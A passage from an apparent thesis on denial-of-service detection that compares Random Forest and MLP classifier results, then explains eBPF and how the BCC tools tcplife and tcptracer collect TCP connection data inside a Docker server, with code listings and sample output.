


Figure 5.4. MLP definition

labels. As a metric for the evaluation, that provides human readability and a measure for the model improvement, `acc` (accuracy) has been selected. The Adam optimiser is one of the most used in training the neural networks. Adam adapt dynamically the learning rate for each parameter individually and differently from the traditional fixed learning rate. To do so, it relies on two mechanism, the moments of estimation and the bias correction. The moments help in understanding the magnitude and variability of the gradients, by dealing with mean and variance of the gradients. To counteract the bias introduced in these steps, a bias of correction is applied. Finally, the parameters of the model are updated individually using the calculated weight.

```
model.compile(optimizer = 'adam', loss = 'binary_crossentropy',
    metrics = ['acc'])
```

Once the model is compiled, it is ready to learn from the training data using the `fit` method.

Listing 5.2. Model Training

```
history = model.fit(X_train, y_train, batch_size = 100, epochs =
    200)
```

Usually the fit stage involves the processing of data in batches, balancing the computational efficiency and gradient accuracy, influencing how smoothly the model converges. As an epoch is meant the number of time the model will iterate over the entire dataset. Each epoch consists of multiple batches, and after each batch the model's parameters are updated based on the computed gradients from the loss function. To sum up the train dataset is fed into the model in batches, the predictions are compared with the original labels using the specified loss function(`binary_crossentropy`), and the weights are adjusted via backpropagation to minimise the loss. The process goes on for the number of epoch specified.




Figure 5.5. Accuracy through epochs of MLP

5.3.3 Comparison of results

At this step of the compilation, it is possible to compare the results of the two models, by means of the confusion matrix and metrics like accuracy, precision, recall, F_1-score and AUC_ROC score.

Model	**Random Forest**	**MLP (Multi-Layer Perceptron)**
Confusion Matrix	$\begin{bmatrix} 363 & 0 \\ 2 & 266 \end{bmatrix}$	$\begin{bmatrix} 294 & 0 \\ 2 & 209 \end{bmatrix}$
Accuracy	0.9968	0.9960
Precision	1.0	1.0
Recall (Sensitivity)	0.9925	0.9905
F1-score	0.9963	0.9952
AUC_ROC score	0.9963	0.9953

A confusion matrix is a table that summarizes the performance of a classification algorithm by displaying the counts of true positive (TP), true negative (TN), false positive (FP), and false negative (FN) predictions made by the model on a set of test data. It is typically represented as follows:

Both models have a very high accuracy with Random Forest being slightly higher than MLP with 0,9968 compared to 0.9960: They both have a perfect precision of

		Prediction outcome		
		p	**n**	**total**
actual value	$\mathbf{p}'$	True Positive	False Negative	P'
	$\mathbf{n}'$	False Positive	True Negative	N'
	total	P	N	

1.0 meaning there are no false positives. Recall measures the proportion of actual positive instances (true positives) that are correctly identified by the model. It is calculated as:

$$\text{Recall} = \frac{\text{True Positives}}{\text{True Positives} + \text{False Negatives}}$$

where:

- True Positives (TP): The number of instances that are positive and are correctly predicted as positive by the model.
- False Negatives (FN): The number of instances that are positive but are incorrectly predicted as negative by the model.

The random forest shows a slightly higher recall of 0.9925 compared to MLP 0.9905.

F1-score, instead, is the mean of precision and recall. It provides a single metric that balances both precision and recall. The formula for F_1-score is:

$$F_1\text{-score} = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}}$$

where the precision is the proportion of true positive predictions among all positive predictions, calculated as $\frac{\text{True Positives}}{\text{True Positives+False Positives}}$. F1-score ranges from 0 to 1, where 1 indicates the best possible performance and 0 indicates the worst. Even in this metric the Random Forest appeared to perform better with a score of 0.9963 in comparison to MLP 0.9952

Finally, for the AUC-ROC score too, the Random Forest performed better with 0.9963 against 0.9953. The AUC-ROC score is a performance metric used to evaluate the ability of a binary classification model to distinguish between classes. It represents the area under the Receiver Operating Characteristic (ROC) curve.

The ROC curve plots the True Positive Rate (Recall) against the False Positive Rate (FPR) at various threshold settings. The AUC-ROC score ranges from 0 to 1, where:

- A score of 1 indicates perfect discrimination, where the model perfectly separates the positive and negative classes.

- A score of 0.5 indicates that the model performs no better than random chance.
- A score below 0.5 suggests that the model is worse than random guessing, where predictions are flipped.

The AUC-ROC score provides a single value that summarizes the model's ability to rank true positives higher than false positives across all possible thresholds.

Overall appeared that the Random Forest performs better, even if the results of the 2 model are very similar. Since it is expected that a bigger dataset would bring to better performance for the MLP, it has been decided to proceed with the neural network model. With a larger dataset, of course, the training is going to require significant computational resources, with the possible employment of the GPU.

Chapter 6

Data collector

This chapter deals with how the traffic data can be sniffed on the server and its underlaying technology. The data collection system is based on three script: `1clock.py`, `tcpLife` and `tcpTracer`. The first one in a manager of the seconds. The two scripts, tcpLife and tcpTracer, take measures about traffic information of TCP connections. In order to understand them, it is necessary an introduction of eBPF.

6.1 eBPF

eBPF, or extended Berkley Packet Filter, is a technology that allows access from the user space to the Linux kernel. This allows the user to execute custom code within the kernel without the need to edit the kernel source code and recompile it, or load kernel modules. The aim is to make them easier to change and avoid long innovation cycle building blocks.

Figure 6.1. eBPF logo.

Initially designed for packet filtering, it has been developed in the early 1990s for efficient packet filtering coding and described in a paper by Berkeley, McCanne and Jacobson. The BPF programs were used to accept or reject network packets based on specific criteria. Around the 2014 BPF began to transition to eBPF, redesigning its instruction set to be more efficient on 64 bit machines, adding new data structures, like the eBPF maps that can be accessed both in kernel and user space, facilitating data sharing and enhancing the interactivity. A systemcall bpf() was introduced to allow the user space program to interact with eBPF programs in the kernel. In order to simplify the most common tasks, helper function (or high-level functions) were added. Finally, one of the most important improvements was the addition of a verifier that ensures that the eBPF programs are safe to execute, preventing potential crushes or security breaches. To sum up, the concept of BPF has been extended allowing the writing of custom code to load into the kernel dynamically, which means that the program can interact with a process already running, permitting on-the-fly changes without any reboot [47].

The main uses of eBPF are in the networking, security and monitoring applications. It makes easier the implementation of custom network policies, efficient packet filtering and load balancing. Tools like Cilium use it to provide advanced features for containerised environments. Moreover, security policies can be configured at the kernel level, providing visibility and control over the behaviour of the system. It is possible, in fact, to monitor systemcalls, track process activities and detect anomalous behaviours exploiting its potentiality for security purposes. Concerning the observability, it gives access to various kernel and user space events, providing insights into the system performance and helping in debugging [47].

The programs are written in a restricted subset of C and compiled into bytecode that the kernel can execute. The restriction make sure that the programs are safe, verifiable and efficient. As an example, they can not use floating-point arithmetic, which is not supported in the kernel context, as well as dynamic memory allocation. Moreover, the programs are executed in a controlled environment where they are not allowed to perform dangerous operation that could compromise the stability or security of the kernel. As anticipated, a set of helper function is provided, both to help the user to access the kernel but also to avoid the use of system calls and many standard functions, that may indeed compromise the stability of the kernel. Finally, the program needs to have a deterministic behaviour, meaning that their execution will not interfere with the kernel's operations [47].

Here it is a sample code comparison that illustrates the restrictions:

Listing 6.1. Typical C Program

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    int *array = (int *)malloc(10 * sizeof(int));
    for (int i = 0; i < 10; i++) {
        array[i] = i * 2;
    }
    free(array);
    return 0;
}
```

Listing 6.2. Equivalent eBPF Program

```c
#include <uapi/linux/bpf.h>
#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(max_entries, 10);
    __type(key, int);
    __type(value, int);
} my_map SEC(".maps");

SEC("prog")
int my_prog(void *ctx) {
    int key = 0;
    int value = 0;
    for (int i = 0; i < 10; i++) {
        key = i;
        value = i * 2;
        bpf_map_update_elem(&my_map, &key, &value, BPF_ANY);
    }
    return 0;
}

char _license[] SEC("license") = "GPL";
```

As noticeable it is avoided the use of dynamic memory allocation and instead of standard data structures like the array, it has been used a BPF map and a `bpf_map_update_elem` helper function to update the elements in the map.

The programs can be attached to various type of events, such as network packet processing, system calls and tracepoints allowing the eBPF to be involved in many scenarios from monitoring the system performance to enhancing security [47]:

- Network Events comprehend the XDP (eXpress Data Path) which is attached at the earliest point of the network stack, right after the network driver, used to monitor incoming traffic, TC (Traffic Control) which allows the manipulation of both incoming and outgoing traffic and Socket Operation, that permits the attachment to operations like accept, connect, send and receive allowing inspection and modification of socket-level data.

- Through Tracepoints, functions can be attached to specific systemcalls, statically defined, in the kernel code for monitoring and debugging, Kprobes attached to almost any kernel function and Uprobes similar to Kprobes but attached to user-space applications.

- Application Events to avoid modifying the application code. For this purpose, USDT (User Statically-Defined Tracing) attaching point are used.

- File System events related to operation like open, read, write and close used to monitor file system activities.

- Scheduler events to monitor CPU performance, like cache missing, CPU cycles and context switches.

- Control Groups events, allowing monitoring inside a cgroup and apply resource limits and policies specific to a group of processes.

- Process Events like LSM (Linux Security Modules) Hooks that are attached to security-sensitive points in the kernel, allowing the implementation of security policies.

Before attaching the program, it needs to be compiled and loaded into the kernel. To do so it is possible to use tools like `clang` to compile the eBPF code into bytecode and the `bpf` system call, libraries like `libbpf` or tools like `bpftool` to load the bytecode into the kernel. Once done, it is possible to attach the program to a hook point using the appropriate system calls or helper functions. The eBPF verifier checks the program before loading it into the kernel, ensuring its safety and correctness.

It follows the first code example produced for the project, from which it is possible to capture a fast and easy deployment of an eBPF program :

Listing 6.3. Python script for loading and attaching eBPF program

```
#!/usr/bin/python3
from bcc import BPF
import socket
import os
from time import sleep
from bcc.utils import printb

interface = "lo" # Loopback interface
# interface = "eth0" # Ethernet interface (uncomment to use)
kernel_headers =
   "/usr/src/linux-headers-6.5.0-21-generic/include/" # Path to
   kernel headers

# Load eBPF program from source file
b = BPF(src_file="basicTryCopied.bpf.c", cflags=["-I",
   kernel_headers])

# Load XDP program
fx = b.load_func("udp_counter", BPF.XDP)

# Attach XDP program to interface
BPF.attach_xdp(interface, fx, 0)

try:
    # Print trace output
    b.trace_print()
except KeyboardInterrupt:
    # On interrupt, retrieve data from BPF map and print
    dist = b.get_table("packet_info_map")
    for k, v in sorted(dist.items(), key=lambda item:
       item[0].value):
        packet = v
        print("Timestamp␣:␣%10d,␣SRC_IP␣:␣%10d,␣DST_IP␣:␣%10d,␣
           PROTOCOL␣:␣%d" %
             (k.value, packet.src_ip, packet.dst_ip,
                packet.protocol))
```

```
# Remove XDP program from interface
BPF.remove_xdp(interface, 0)
```

Listing 6.4. eBPF program for UDP packet monitoring

```
#include <linux/in.h>
#include <linux/udp.h>
#include <linux/ip.h>
#include <linux/if_ether.h>
#include <linux/bpf.h>
#include <bpf_helpers.h>

struct _packet {
    __u32 src_ip;
    __u32 dst_ip;
    __u8 protocol;
    __u64 timestamp;
};

BPF_HASH(packet_info_map, u64, struct _packet);

int udp_counter(struct xdp_md *ctx) {
    void *data = (void *)(long)ctx->data;
    void *data_end = (void *)(long)ctx->data_end;

    struct ethhdr *eth = data;
    if ((void *)eth + sizeof(*eth) > data_end)
        return XDP_PASS;

    struct iphdr *iph = data + sizeof(*eth);
    if ((void *)iph + sizeof(*iph) > data_end)
        return XDP_PASS;

    struct _packet packet;
    packet.src_ip = iph->saddr;
    packet.dst_ip = iph->daddr;
    packet.protocol = iph->protocol;

    if (iph->protocol == IPPROTO_UDP) {
        packet.timestamp = bpf_ktime_get_ns();
        packet_info_map.update(&packet.timestamp, &packet);
    }

    return XDP_PASS;
}
```

The script 6.4 is an eBPF program that processes the incoming packets, store the destination IP address, the source IP address and the protocol of the packet in a data structure _packet. Finally, if the packet is a UDP packet, the structure is added into a library with the timestamp as key. It is evident that the standard C structure and functions have been avoided in favour of helper functions like `BPF_HASH(...)` and `bpf_ktime_get_ns()`. The script 6.3 instead, is a smoother and faster alternative to the manual commands to compile, load and attach an eBPF program. If normally, it would have been done like this:

Listing 6.5. Shell commands to compile the eBPF program

```
# Compile the eBPF program
clang -O2 -target bpf -c basicTryCopied.bpf.c -o
    basicTryCopied.bpf.o
```

Listing 6.6. Shell commands to load and attach the eBPF program

```
# Attach the compiled eBPF object to the specified network
    interface
ip link set dev eth0 xdp obj basicTryCopied.bpf.o sec udp_counter
```

Listing 6.7. Shell commands to detach the eBPF program

```
# Detach the eBPF program from the network interface
ip link set dev eth0 xdp off
```

Listing 6.8. Shell commands to interact with BPF maps

```
# Interact with BPF maps using bpftool
bpftool map dump id <map_id>
```

With the BCC (BPF Compiler Collection) library for Python, it is faster. The program is compiled and loaded with:

Listing 6.9. Loading eBPF program with Python

```
b = BPF(src_file="basicTryCopied.bpf.c", cflags=["-I",
    kernel_headers])
fx = b.load_func("udp_counter", BPF.XDP)
```

attached with:

Listing 6.10. Attaching eBPF program with Python

```
BPF.attach_xdp(interface, fx, 0)
```

and linked to the data structure with:

Listing 6.11. Communication between Python script and eBPF program

```
try:
    b.trace_print()
except KeyboardInterrupt:
    dist = b.get_table("packet_info_map")
    for k, v in sorted(dist.items(), key=lambda item:
        item[0].value):
        packet = v
        print("Timestamp␣:␣%10d,␣SRC_IP␣:␣%10d,␣DST_IP␣:␣%10d,␣
            PROTOCOL␣:␣%d" %
              (k.value, packet.src_ip, packet.dst_ip,
                 packet.protocol))
```

It's now clear that eBPF represents an important resource in how to interact with the Linux Kernel, offering a myriad of possibilities for improving performance, security and observability.

6.2 Container environment

To work with eBPF it is necessary to set up the environment and install fundamental packages and libraries [48].

Since, in this project, the monitoring and collecting phase happens in the Server node, its Dockerfile include the installation of the required packages and libraries to make eBPF work. The first block of interest is:

Listing 6.12. Packages installation

```
# Packages needed for the installation of libbpf and bpftool
RUN apt-get install -y apt-transport-https ca-certificates curl
   clang llvm jq && \
apt-get install -y libelf-dev libpcap-dev libbfd-dev
   binutils-dev build-essential make && \
apt-get install -y linux-tools-common && \
apt-get install -y bpfcc-tools && \
apt-get install -y python3-pip
```

To be precise, `clang` and `llvm` are mandatory for compiling eBPF programs into bytecode. `libelf-dev`, `libpcap-dev` and `binutils-dev` are required for handling ELF files and packet capture, which are part of many eBPF applications. `bpfcc-tools` is a collection of tools built on the BCC framework. The second block deals with the installation of `libbpf`:

Listing 6.13. libbpf installation

```
RUN git clone https://github.com/libbpf/libbpf && \
cd libbpf/src && \
make && \
make install && \
cd ../..
```

This library is crucial for the interaction with the eBPF programs, because it provides APIs to load, verify and interact with eBPF bytecode within the kernel. The third block is about the installation of `bpftools` that is a library that relies on `libbpf` and provides more functionality, as an instance a command-line interface.

Listing 6.14. Libbpf installation

```
# Bpftool installation
RUN git clone --recurse-submodules
   https://github.com/libbpf/bpftool.git && \
cd bpftool/src && \
make install && \
cd ../..
```

There is one last step to perform. As anticipated in the Virtual Network chapter, in order to make eBPF work, are necessary some headers, that apparently need to be loaded at run time. For this reason, they have been inserted in the entry point script, together with the update of the repositories.

Listing 6.15. Server entrypoint eBPF detail

```
# Update the package repositories
apt-get update

# Install the necessary kernel headers for eBPF tools
apt-get install -y linux-headers-$(uname -r) # needed to use the
    eBPF tools. Since they are often updated, it's necessary to
    update the repositories

# Mount the debug filesystem
mount -t debugfs none /sys/kernel/debug
```

The last command is meant to mount the debug filesystem that provides access to various information and tools needed by eBPF.

6.3 Data Collector

Rather than implementing a monitor tool from zero, it has been decided to use the same tool, provided by `bpftool`, used to elaborate the dataset, which are `tcpLife` and `tcpTracer`.

BCC provides several tools, for each possible layer. The image 6.2 gives a comprehensive vision about all the possible layers and functions.

As an instance, at the level of the Device Drivers, there are tools for monitoring block devices and network devices. There is a block related to File System tools and System Call. Of course, the one that it is interesting for the purpose of detecting DoS attack is the whole network block, with more attention to the TCP/UDP blocks. This block offers the following tools:

- **tcptop**: Displays the top active TCP sessions by bandwidth usage. It helps in identifying the most bandwidth-consuming connections.
- **tcplife**: Monitors the lifecycle of TCP connections, providing detailed information about connection duration and resource usage.
- **tcptracer**: Traces TCP connection events, such as connection establishment, data transfer, and termination. It provides a granular view of TCP activities.
- **tcpconnect**: Tracks TCP connection attempts, showing when and where connections are being initiated.
- **tcpaccept**: Monitors incoming TCP connections that are accepted by the server.




Figure 6.2. BCC tools (Source: IO Visor Project)

- **tcpconnlat**: Measures the latency of TCP connections from initiation to establishment.

- **tcpretrans**: Tracks TCP retransmissions, which can indicate network congestion or packet loss.

- **tcpsubnet**: Focuses on TCP connections within a specific subnet.

- **tcpdrop**: Monitors dropped TCP packets, which can affect network performance.

- **tcpstates**: Observes TCP state changes, helping in diagnosing issues related to TCP state transitions.

The tools tcpLife and tcpTracer have been designed to trace and monitor TCP connection, providing insights about their lifecycle and performance. The former, as the name suggest, keep track of the complete lifecycle of TCP connections, from initiation to closure, providing metrics such as the duration of the connection, bytes sent and received, the timestamp, the PID and the command and other information. Here it is an output sample:

Listing 6.16. tcpLife output

```
TIME(s) PID COMM LADDR LPORT RADDR RPORT TX_KB RX_KB MS
0.000000 22970 socat 10.0.1.20 51838 10.100.0.2 80 0 0 501.50
0.000125 22971 socat 10.100.0.2 80 10.0.1.20 51838 0 0 501.58
1.646757 22973 socat 10.0.1.20 51852 10.100.0.2 80 0 0 501.51
1.646898 22974 socat 10.100.0.2 80 10.0.1.20 51852 0 0 501.61
```

By means of these tools, programmers are able to analyse the network performances, monitoring the data transferred in the TCP connections, identifying the bottleneck and optimise the traffic, monitor the security and troubleshoot. TcpTracer instead, provides information about TCP connection events, in which event is intended as connection establishment, data transfer and termination. It provides insights relative to the IP version used, the belonging command and PID, the type of event (open (C), accept (A), close (X)) and the source and destination IP address and port. Here it is a sample of output:

Listing 6.17. tcpTracer output

```
Tracing TCP established connections. Ctrl-C to end.
TIME(s) T PID COMM IP SADDR DADDR SPORT DPORT
0.000 C 4948 Socket Thread 4 10.156.4.134 130.192.55.225 41174
   443
0.673 C 27614 socat 4 10.0.1.20 10.100.0.2 55226 80
0.000 A 22841 socat 4 10.100.0.2 10.0.1.20 80 55226
0.501 X 27614 socat 4 10.0.1.20 10.100.0.2 55226 80
0.001 X 27615 socat 4 10.100.0.2 10.0.1.20 80 55226
4.228 X 4948 Socket Thread 4 10.156.4.134 130.192.55.225 41174
   443
0.401 X 3547 geoclue 4 10.156.4.134 52.34.56.182 35948 443
7.338 C 3547 geoclue 4 10.156.4.134 52.34.56.182 50210 443
```

Looking at the output, are evident the similarity with the data set. TcpLife can provide the transferred and received bytes, and the `MS` column is referred to the duration of the connection, which in the dataset is called `latency`, while tcpTracer can provide the number of open connection, closed connection. What is missed is a time value referred to the difference of time between two network events. Since the tools offered by `bpftools` are ready-made programs, it felt more easy and natural, obtain the same version of the program from the library BCC and modify it. The BCC library offers the possibility to compile, load and attach eBPF program straight from python code and as examples offers the `bpftools` in their python version. This will allow the editing of the tools in order to retrieve what is missing. In this case, it has been possible to add the time variable relative to the difference of time between events. Using the python version of the tools, also offered the possibility to synchronise the tools and record the information by packing them in chunks of a specific interval of time. This will allow the compilation of the average and the variance of each metric and have the same exact feature of the dataset.

6.3.1 TcpLife and tcpTracer: the eBPF section

Before going in more detail, a small analysis of the eBPF tools will be performed. For a matter of simplicity, the analysis will be focused on the ipv4 connections

TcpLife

First, the necessary headers are imported. Next, some BPF maps are defined, to store timestamps (birth) and process the information related to TCP the connection (whoami). Moreover, the data structure to define the ipv4/v6 data are defined. Finally, to allow the program to communicate outside the result a BPF_PERF_OUTPUT is defined.

Listing 6.18. tcpLife data definition

```
struct id_t {
    u32 pid;
    char task[TASK_COMM_LEN];
};
BPF_HASH(birth, struct sock *, u64);
BPF_HASH(whoami, struct sock *, struct id_t);
// separate data structs for ipv4 and ipv6
struct ipv4_data_t {
    u64 ts_us;
    u32 pid;
    u32 saddr;
    u32 daddr;
    u64 ports;
    u64 rx_b;
    u64 tx_b;
    u64 span_us;
    char task[TASK_COMM_LEN];
};
BPF_PERF_OUTPUT(ipv4_events);
```

The program is defined mainly by the function kprobe__tcp_set_state, which has as arguments a context pointer for the BPF program, a pointer to the socket structure and an int variable for the TCP state. The function is defined in several sections.

In the first section, the process is identified. At first, the PID of the process is captured, together with the local port and the destination port (thanks to the socket structure). The packet received by the network card are filtered based on the port captured by means of macro FILTER_LPORT and FILTER_DPORT, and later on the PID with FILTER_PID. The timestamp of the early state of the packet is captured and updated in the respective map. Finally, the name of the command is saved and updated in the correspondent map.

The second section, is related to the closing phase of the connection and the collection of its information. First of all, the duration of the connection is calculated, and as a consequence the respective entry in the birth map gets deleted. Then, the process is individuated by means of the macro FILTER_PID and by doing so the socket in charge of it is identified. Finally, the information related to the connection, like the number of transferred and received bytes, are stored.

The last section is about the event submission, which means that the results are formatted in the data structure defined before (ipv4_data_t or ipv6_data_t).

The connection is indeed filtered for the type of IP version and data are set in the correspondent structure. Finally, they are sent as output by means of the BPF structure in charge (`ipv4_events` which is a `BPF_PERF_OUTPUT`).

Listing 6.19. tcpLife section 3

```
[...]

u16 family = sk->__sk_common.skc_family;
FILTER_FAMILY

if (family == AF_INET) {
    struct ipv4_data_t data4 = {};
    data4.span_us = delta_us;
    data4.rx_b = rx_b;
    data4.tx_b = tx_b;
    data4.ts_us = bpf_ktime_get_ns() / 1000;
    data4.saddr = sk->__sk_common.skc_rcv_saddr;
    data4.daddr = sk->__sk_common.skc_daddr;
    data4.pid = pid;
    data4.ports = dport + ((0ULL + lport) << 32);
    if (mep == 0) {
        bpf_get_current_comm(&data4.task, sizeof(data4.task));
    } else {
        bpf_probe_read_kernel(&data4.task, sizeof(data4.task),
           (void *)mep->task);
    }
    ipv4_events.perf_submit(ctx, &data4, sizeof(data4));

}
[...]
```

Another important aspect of the program, is the way the eBPF program is integrated in the python code. Initially, it is compiled and load by means of the BPF function. In order to allow the communication between with the `BPF_PERF_OUTPUT`, it is necessary to open the communication with the specific function and later an infinite loop is set to activate the transfer of data from the kernel space to the user space. Indeed, `ipv4_events` is the `BPF_PERF_OUTPUT`, and `print_ipv4_event` is the function defined to handle the incoming events.

Listing 6.20. tcpLife Python integeration

```
b = BPF(text=bpf_text)
b["ipv4_events"].open_perf_buffer(print_ipv4_event, page_cnt=64)
while 1:
    try:
        b.perf_buffer_poll()
```

TcpTracer

In the same way of tcpLife, at first an analysis of the headers included. It follows some definition: the necessary constant to distinguish the type of event (connect, accept, close); similarly to tcpLife the data structure to capture the information and the corresponded `BPF_PERF_OUTPUT` necessary to export data from kernel space to user space; finally the BPF maps to collect data inside the eBPF program, which are hash maps called `tuplepid_ipvX` with key a `ipvX_tuple_t` and value the PID and command name of the current process (in which X goes for 4 or 6 depending on the IP version used). The struct `ipvX_tuple_t` takes note of basic information of the connection (source/destination IP, ports, and network namespace). The last hash map, called `connectsock`, maps an `u64` to a socket reference.

Listing 6.21. tcpTracer data definition

```
#define TCP_EVENT_TYPE_CONNECT 1
#define TCP_EVENT_TYPE_ACCEPT 2
#define TCP_EVENT_TYPE_CLOSE 3

struct tcp_ipv4_event_t {
    u64 ts_ns;
    u32 type;
    u32 pid;
    char comm[TASK_COMM_LEN];
    u8 ip;
    u32 saddr;
    u32 daddr;
    u16 sport;
    u16 dport;
    u32 netns;
};
BPF_PERF_OUTPUT(tcp_ipv4_event);

// tcp_set_state doesn't run in the context of the process that
   initiated the
// connection so we need to store a map TUPLE -> PID to send the
   right PID on
// the event
struct ipv4_tuple_t {
    u32 saddr;
    u32 daddr;
    u16 sport;
    u16 dport;
    u32 netns;
};

struct pid_comm_t {
    u64 pid;
    char comm[TASK_COMM_LEN];
};

BPF_HASH(tuplepid_ipv4, struct ipv4_tuple_t, struct pid_comm_t);

BPF_HASH(connectsock, u64, struct sock *);
```

The function `trace_connect_v4_entry` traces the entry point of an IPv4 TCP connection and take trace of it by means of the hash map `connectsock`. In other words, the connection is temporarily added to `connectsock` until the connection is ultimated.

Listing 6.22. tcpTracer connect entry

```
int trace_connect_v4_entry(struct pt_regs *ctx, struct sock *sk)
{
  if (container_should_be_filtered()) {
    return 0;
  }

  u64 pid = bpf_get_current_pid_tgid();

  ##FILTER_PID##

  u16 family = sk->__sk_common.skc_family;
  ##FILTER_FAMILY##


  // stash the sock ptr for lookup on return
  connectsock.update(&pid, &sk);

  return 0;
}
```

In order to complete the connection, the socket needs to pass through another state. Once the syscall `connect` returns 0, the connection is considered open, and it is inserted in the `tuplepid_ipv4` map. To do so, the function `read_ipv4_tuple` receives a tuple by reference, reads from the socket the information related to the connection and store them into the structure tuple. This function is used in other sections of the code to store the information related to the event.

Listing 6.23. tcpTracer connect return and read tuple

```
static int read_ipv4_tuple(struct ipv4_tuple_t *tuple, struct
    sock *skp)
{
  u32 net_ns_inum = 0;
  u32 saddr = skp->__sk_common.skc_rcv_saddr;
  u32 daddr = skp->__sk_common.skc_daddr;
  struct inet_sock *sockp = (struct inet_sock *)skp;
  u16 sport = sockp->inet_sport;
  u16 dport = skp->__sk_common.skc_dport;
```

```
#ifdef CONFIG_NET_NS
  net_ns_inum = skp->__sk_common.skc_net.net->ns.inum;
#endif

  ##FILTER_NETNS##

  tuple->saddr = saddr;
  tuple->daddr = daddr;
  tuple->sport = sport;
  tuple->dport = dport;
  tuple->netns = net_ns_inum;

  // if addresses or ports are 0, ignore
  if (saddr == 0 || daddr == 0 || sport == 0 || dport == 0) {
      return 0;
  }

  return 1;
}

int trace_connect_v4_return(struct pt_regs *ctx)
{
  int ret = PT_REGS_RC(ctx);
  u64 pid = bpf_get_current_pid_tgid();

  struct sock **skpp;
  skpp = connectsock.lookup(&pid);
  if (skpp == 0) {
      return 0; // missed entry
  }

  connectsock.delete(&pid);

  if (ret != 0) {
      // failed to send SYNC packet, may not have populated
      // socket __sk_common.{skc_rcv_saddr, ...}
      return 0;
  }

  // pull in details
  struct sock *skp = *skpp;
  struct ipv4_tuple_t t = { };
  if (!read_ipv4_tuple(&t, skp)) {
      return 0;
  }

  struct pid_comm_t p = { };
  p.pid = pid;
```

```
    bpf_get_current_comm(&p.comm, sizeof(p.comm));

